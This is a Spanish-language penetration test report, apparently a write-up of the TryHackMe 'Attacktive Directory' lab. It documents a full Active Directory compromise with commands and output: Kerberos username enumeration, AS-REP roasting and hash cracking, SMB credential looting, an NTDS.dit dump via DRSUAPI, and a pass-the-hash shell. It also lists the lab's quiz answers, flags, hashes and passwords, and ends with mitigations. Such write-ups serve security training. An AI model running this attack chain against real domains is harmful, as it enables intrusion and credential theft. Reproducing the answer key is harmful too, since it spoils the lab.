Informe de Prueba de Penetración: Attacktive Directory

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.146.173.74
Dominio Asociado	spookysec.local
Consultor	Bender2997_
Fecha de Pruebas	28-03-2026
Criticidad	Crítica
Vectores de Compromiso	Enumeración de usuarios vía Kerberos, AS-REP Roasting, SMB Enumeration, Abuso de privilegios de Domain Admin.

Resumen Ejecutivo

La evaluación de seguridad realizada sobre el controlador de dominio **Attacktive Directory** (10.146.173.74) reveló vulnerabilidades críticas estructurales en la configuración de Active Directory. El compromiso total del dominio se logró mediante la exfiltración inicial de nombres de usuario a través del puerto 88 (Kerberos), seguido de un ataque de AS-REP Roasting que permitió obtener credenciales en texto claro. Finalmente, la escalada de privilegios resultó en el

acceso total a la base de datos de Active Directory (NTDS.dit), comprometiendo todas las identidades de la organización.

2. Metodología y Fases de Explotación

2.1. Fase de Reconocimiento y Enumeración (Nmap, DNS, SMB)

1. **Escaneo de Puertos (Nmap):** Se realizó un escaneo completo de puertos (-p- --open) identificando múltiples servicios críticos de Active Directory.


```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/AD]
└─# nmap -T5 -sS -sCV -Pn -n -p- --open 10.146.173.74 -oN scan_1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 12:38 -0400
Warning: 10.146.173.74 giving up on port because retransmission cap hit (2).
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.74% done; ETC: 12:40 (0:00:43 remaining)
Nmap scan report for 10.146.173.74
Host is up (0.075s latency).
Not shown: 65405 closed tcp ports (reset), 109 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-28 16:40:25Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-03-28T16:41:14+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2026-03-27T16:39:18
|_Not valid after:  2026-09-26T16:39:18
|_ssl-date: 2026-03-28T16:41:23+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

   a. **Comando Ejecutado:** nmap -T5 -sS -sCV -Pn -n -p- --open 10.146.173.74 -oN scan_1.txt
   b. **Servicios Críticos Identificados:** El servidor es un Domain Controller (DC) de Windows con Active Directory. Los puertos clave incluyen:
      i. **88/tcp (Kerberos):** Principal vector de autenticación y enumeración.

ii. **389/tcp y 3268/tcp (LDAP):** Servicios de directorio para el dominio spookysec.local.
iii. **139/tcp (NetBIOS-SSN) y 445/tcp (SMB):** Comunicación y recursos compartidos de red.
iv. **3389/tcp (RDP) y 5985/tcp (WinRM):** Protocolos de acceso y administración remota.

c. **Información de Dominio Extraída:** Se identificaron los dominios spookysec.local, AttacktiveDirectory.spookysec.local, y el NetBIOS Domain Name **THM-AD**.

2. **Enumeración de SMB/NetBIOS (Enum4linux):** Se intentó una enumeración inicial de usuarios y recursos compartidos vía SMB/NetBIOS, pero la mayoría de las peticiones fueron denegadas.
   a. **Comando Ejecutado:** enum4linux -a 10.146.173.74
   b. **Resultado:** La enumeración de usuarios, grupos, y la política de contraseñas fallaron debido a NT_STATUS_ACCESS_DENIED. Solo se pudo confirmar el Domain SID y el nombre del dominio **THM-AD**.



2.2. Fase de Acceso Inicial y Enumeración de Credenciales (Kerberos Abuse)

1. **Añadir entradas a /etc/hosts:** Para facilitar las herramientas de Active Directory, se mapearon los nombres de dominio al archivo hosts.
   a. **Comando Ejecutado:** 10.146.173.74 AttacktiveDirectory.spookysec.local spookysec.local
2. **Enumeración de Usuarios Válidos (Kerbrute):** Se abusó del servicio Kerberos (puerto 88) para enumerar usuarios válidos a través de la respuesta del DC a las solicitudes de tickets.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# kerbrute userenum -d spookysec.local --dc 10.146.173.74 userlist.txt

Version: dev (n/a) - 03/28/26 - Ronnie Flathers @ropnop

2026/03/28 13:24:17 >  Using KDC(s):
2026/03/28 13:24:17 >   10.146.173.74:88

2026/03/28 13:24:17 >  [+] VALID USERNAME:       james@spookysec.local
2026/03/28 13:24:26 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2026/03/28 13:24:28 >  [+] VALID USERNAME:       James@spookysec.local
2026/03/28 13:24:28 >  [+] VALID USERNAME:       robin@spookysec.local
2026/03/28 13:24:35 >  [+] VALID USERNAME:       darkstar@spookysec.local
2026/03/28 13:24:39 >  [+] VALID USERNAME:       administrator@spookysec.local
2026/03/28 13:24:47 >  [+] VALID USERNAME:       backup@spookysec.local
2026/03/28 13:24:51 >  [+] VALID USERNAME:       paradox@spookysec.local
2026/03/28 13:25:15 >  [+] VALID USERNAME:       JAMES@spookysec.local
2026/03/28 13:25:23 >  [+] VALID USERNAME:       Robin@spookysec.local
2026/03/28 13:26:12 >  [+] VALID USERNAME:       Administrator@spookysec.local
2026/03/28 13:27:49 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2026/03/28 13:28:20 >  [+] VALID USERNAME:       Paradox@spookysec.local
2026/03/28 13:30:05 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2026/03/28 13:30:35 >  [+] VALID USERNAME:       ori@spookysec.local
2026/03/28 13:31:31 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2026/03/28 13:33:49 >  Done! Tested 73317 usernames (16 valid) in 572.602 seconds
```

a. **Comando Ejecutado:** kerbrute userenum -d spookysec.local --dc 10.146.173.74 userlist.txt

b. **Cuentas Válidas Descubiertas:** Entre las 16 cuentas válidas, se destacaron las cuentas de servicio **svc-admin@spookysec.local** y **backup@spookysec.local**.

Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

userenum — ✓ Correct Answer

What notable account is discovered? (These should jump out at you)

svc-admin — ✓ Correct Answer

What is the other notable account is discovered? (These should jump out at you)

backup — ✓ Correct Answer

3. **Ataque de AS-REP Roasting:** Se buscó la vulnerabilidad de cuentas que no requieren pre-autenticación de Kerberos (UF_DONT_REQUIRE_PREAUTH), lo que permite solicitar el hash de la contraseña de la cuenta.

```
┌──(env)-(root㉿kali)-[/opt/impacket]
└─# python3 /opt/impacket/examples/GetNPUsers.py -no-pass -usersfile /home/kali/Desktop/PERSONAL/TryHackme/AD/usuarios_validos.txt -dc-ip 10.146.173.74 spookysec.local/
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:ae55f0dde804ca1426d700e663c406d3$a02b6889648be39e4d2e74ef9e378d736900931da107d61c8d7526d727aead0e67dd78dca8aefab480483cc24b2ea000c5acc93ac091dd40c8e134a980446816c31c23a903c454d297
7353a7d785f85893fd34ada2d3f5495fb7a49838fd367789b6709ebdae0400d80739d90779ef97805c97378bd1456ab37a58f7705a71561276e9f7643afc0ad53bea7f388b9ecaca65cef309dfb5680a463e287ab660830f00633f32cb8d7d7622fe034d62413747e036f2f7763a3a95923a2e256f2b
ba32facd90adcf2ffbf94b51ea9c704c4c977d7afd23334580b606909f6889d293221706 7c91c0fd71dcfeb0b7fbc302e90b9
[-] User backup@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

a. **Herramienta Utilizada:** GetNPUsers.py de Impacket.

b. **Comando Ejecutado:** python3 /opt/impacket/examples/GetNPUsers.py -no-pass -usersfile usuarios_validos.txt -dc-ip 10.146.173.74 spookysec.local/

c. **Resultado:** Se obtuvo un hash AS-REP (Kerberos 5, etype 23) para la cuenta **svc-admin@spookysec.local**.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# hashcat --identify hash_kerberos.txt

The following hash-mode match the structure of your input hash:

      # | Name                                                   | Category
  ======+==========================================================+==================================
  18200 | Kerberos 5, etype 23, AS-REP                           | Network Protocol
```

4. **Descifrado de Hash (Hashcat):** El hash fue descifrado usando un ataque de diccionario.

```
Dictionary cache built:
* Filename..: ./passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:ae55f0dde804ca1426d700e663c406d3$a02b68896484be39e4d2e74ef9e378d736900931da107d61c8d7526d727aead0e
7353a7d785f85893fd34ada2d3f5495fb7a49838fd367789b6709ebdae0400d80739d90779ef97805c97378bd1456ab37a58f7705a71561276e9f7643afc0ad53bea7f388b9ecaca65cef309df
ba326acd90adcf2ff6f94b51ea9c704c4c977d7afd23334586b686989f6889d2932217067c91c0fd71dcfeb0b7fbc382e98b9:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.L...2e98b9
Time.Started.....: Sat Mar 28 14:06:08 2026, (0 secs)
Time.Estimated...: Sat Mar 28 14:06:08 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (./passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   291.9 kH/s (5.86ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 12288/70188 (17.51%)
```

a. **Comando Ejecutado:** hashcat -m 18200 hash_kerberos.txt ./passwordlist.txt --force

b. **Credencial Obtenida: svc-admin:management2005**

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

svc-admin — ✓ Correct Answer

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23 — ✓ Correct Answer

What mode is the hash?

18200 — ✓ Correct Answer

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005 — ✓ Correct Answer

2.3. Fase de Movimiento Lateral y Escalada de Privilegios

1. **Enumeración de Recursos Compartidos (smbclient):** Se utilizó la credencial de svc-admin para listar los recursos compartidos disponibles.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# smbmap -H 10.146.173.74 -u svc-admin -p management2005

    ________ ___      __ _______  ___      __       __        ______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    ^  \/.    ||:     \/   ^   \/.    |   /' ^  \     |:  ____/
    __/  \   |: \.        |(|   _  \  |: \.       |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.146.173.74:445       Name: AttacktiveDirectory.spookysec.local       Status: Authenticated
        Disk                                                          Permissions     Comment
        ----                                                          -----------     -------
        ADMIN$                                                        NO ACCESS       Remote Admin
        backup                                                        READ ONLY
        C$                                                            NO ACCESS       Default share
        IPC$                                                          READ ONLY       Remote IPC
        NETLOGON                                                      READ ONLY       Logon server share
        SYSVOL                                                        READ ONLY       Logon server share
[*] Closed 1 connections
```

a. **Comando Ejecutado:** smbclient -L //10.146.173.74/ -U svc-admin

b. **Recursos Compartidos Identificados (6):** ADMIN$, C$, IPC$, NETLOGON, SYSVOL, y el recurso accesible **backup**.

2. **Exfiltración de Credenciales:** Se accedió al recurso backup y se extrajo el archivo backup_credentials.txt, cuyo contenido estaba codificado en Base64.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# smbclient //10.146.173.74/backup -U svc-admin

Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 3866593 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> 
```

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

a. **Comando de Decodificación:** echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" | base64 -d

b. **Credenciales Obtenidas: backup@spookysec.local:backup2517860**

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" | base64 -d
backup@spookysec.local:backup2517860
```

3. **Volcado de Base de Datos NTDS.DIT (Secretsdump):** Se abusó de los privilegios de sincronización de replicación (DRSUAPI) de la cuenta backup para extraer todos los hashes de Active Directory, incluyendo el del administrador.

```
┌──(env)─(root㉿kali)-[/opt/impacket]
└─# python3 /opt/impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.146.173.74
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
```

   a. **Herramienta Utilizada:** secretsdump.py de Impacket.
   b. **Comando Ejecutado:** python3 /opt/impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.146.173.74
   c. **Método de Extracción: DRSUAPI** (Remote Directory Replication Service Protocol).
   d. **Hash NTLM de Administrator:** 0e0363213e37b94221497260b0bcb4fc

Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI — ✓ Correct Answer

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc — ✓ Correct Answer

What method of attack could allow us to authenticate as the user without the password?

Pass The Hash — ✓ Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H — ✓ Correct Answer

2.4. Fase de Post-Explotación (Control Total)

1. **Acceso Remoto (Pass-the-Hash vía Evil-WinRM):** Se utilizó el hash NTLM del administrador para autenticarse directamente en el servidor mediante Evil-WinRM (Windows Remote Management), sin la necesidad de descifrar la contraseña.

```
┌──(env)─(root㉿kali)-[/opt/impacket]
└─# evil-winrm -i 10.146.173.74 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

a. **Comando Ejecutado:** evil-winrm -i 10.146.173.74 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

b. **Método de Autenticación:** Pass-the-Hash (opción -H).

2. **Obtención de Pruebas de Compromiso (Flags):**

a. **Flag de Usuario (svc-admin):** TryHackMe{K3rb3r0s_Pr3_4uth}

```
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> ls

    Directory: C:\Users\svc-admin\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt

*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt
Cannot find path 'C:\Users\svc-admin\Desktop\user.txt' because it does not exist.
At line:1 char:1
+ cat user.txt
+ ~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\svc-admin\Desktop\user.txt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
```

b. **Flag de Escalada (backup):** TryHackMe{B4ckM3UpSc0tty!}

```
*Evil-WinRM* PS C:\Users\backup\Desktop> ls

    Directory: C:\Users\backup\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt

*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```

c. **Flag de Root (Administrator):** TryHackMe{4ctiveD1rectoryM4st3r}


```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

De acuerdo con los estándares PTES y NIST, la metodología se ejecutó bajo un enfoque de **caja negra (Black-Box)**, siguiendo las fases de reconocimiento, análisis de vulnerabilidades y explotación.



3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El compromiso total de la máquina Attacktive Directory (Controlador de Dominio) se logró explotando fallas clave en la configuración del servicio Kerberos y la gestión de privilegios. El ataque progresó desde la enumeración de usuarios válidos a través de Kerberos (puerto 88) hasta el robo de un hash de cuenta de servicio vulnerable (AS-REP Roasting). La obtención de credenciales de una cuenta de respaldo con permisos de sincronización de replicación (DRSUAPI) permitió el volcado completo de la base de datos NTDS.DIT, otorgando acceso a los hashes de todos los usuarios, incluido el Administrador, y resultando en un control total del dominio mediante Pass-the-Hash.

3.2. Recomendaciones Críticas

ID	Riesgo	Recomendación de Mitigación	Prioridad
AD-001	AS-REP Roasting	Habilitar "Requiere pre-autenticación de Kerberos" para todas las cuentas de usuario, especialmente cuentas de servicio.	Crítica
AD-002	SMB Permisos	Restringir el acceso a recursos compartidos de red y eliminar archivos que contengan credenciales o información sensible.	Alta
AD-003	Privilegios DRS	Auditar y restringir los permisos de replicación de Active Directory únicamente a controladores de dominio legítimos.	Crítica
AD-004	Hardening de AD	Implementar el modelo de administración por niveles (Tiered Administrative Model) para prevenir el movimiento lateral hacia Domain Admins.	Media

4. Lecciones aprendidas / Análisis del ataque

- **Herramientas Clave:** Se aprendió la importancia de Kerbrute para la enumeración de usuarios válidos en el puerto 88, y las capacidades de Impacket (GetNPUsers.py y secretsdump.py) para abusar de Kerberos y los privilegios de replicación (DRSUAPI).

- **AS-REP Roasting:** Se confirmó que este ataque explota específicamente cuentas de usuario, como svc-admin, que tienen deshabilitada la pre-autenticación de Kerberos.
- **Fuerza Bruta vs. Password Spray:** Aunque Kerbrute permite la fuerza bruta de contraseñas, en entornos reales no se recomienda como estrategia exclusiva debido a las políticas de bloqueo de cuentas. El enfoque preferido debe ser el password spraying (probar una contraseña común en muchas cuentas) o buscar ataques más sutiles como AS-REP Roasting.
- **Cuentas de Servicio Notable:** Las cuentas svc-admin y backup fueron las cuentas de servicio notables que permitieron el escalamiento. svc-admin era vulnerable a AS-REP Roasting, y backup tenía los privilegios necesarios para el volcado de NTDS.DIT.
- **Autenticación sin Contraseña:** La explotación culminó con la técnica Pass-the-Hash utilizando Evil-WinRM, lo que demostró que, una vez que se obtiene el hash NTLM del Administrador, la contraseña en texto plano ya no es necesaria para el control total del Domain Controller.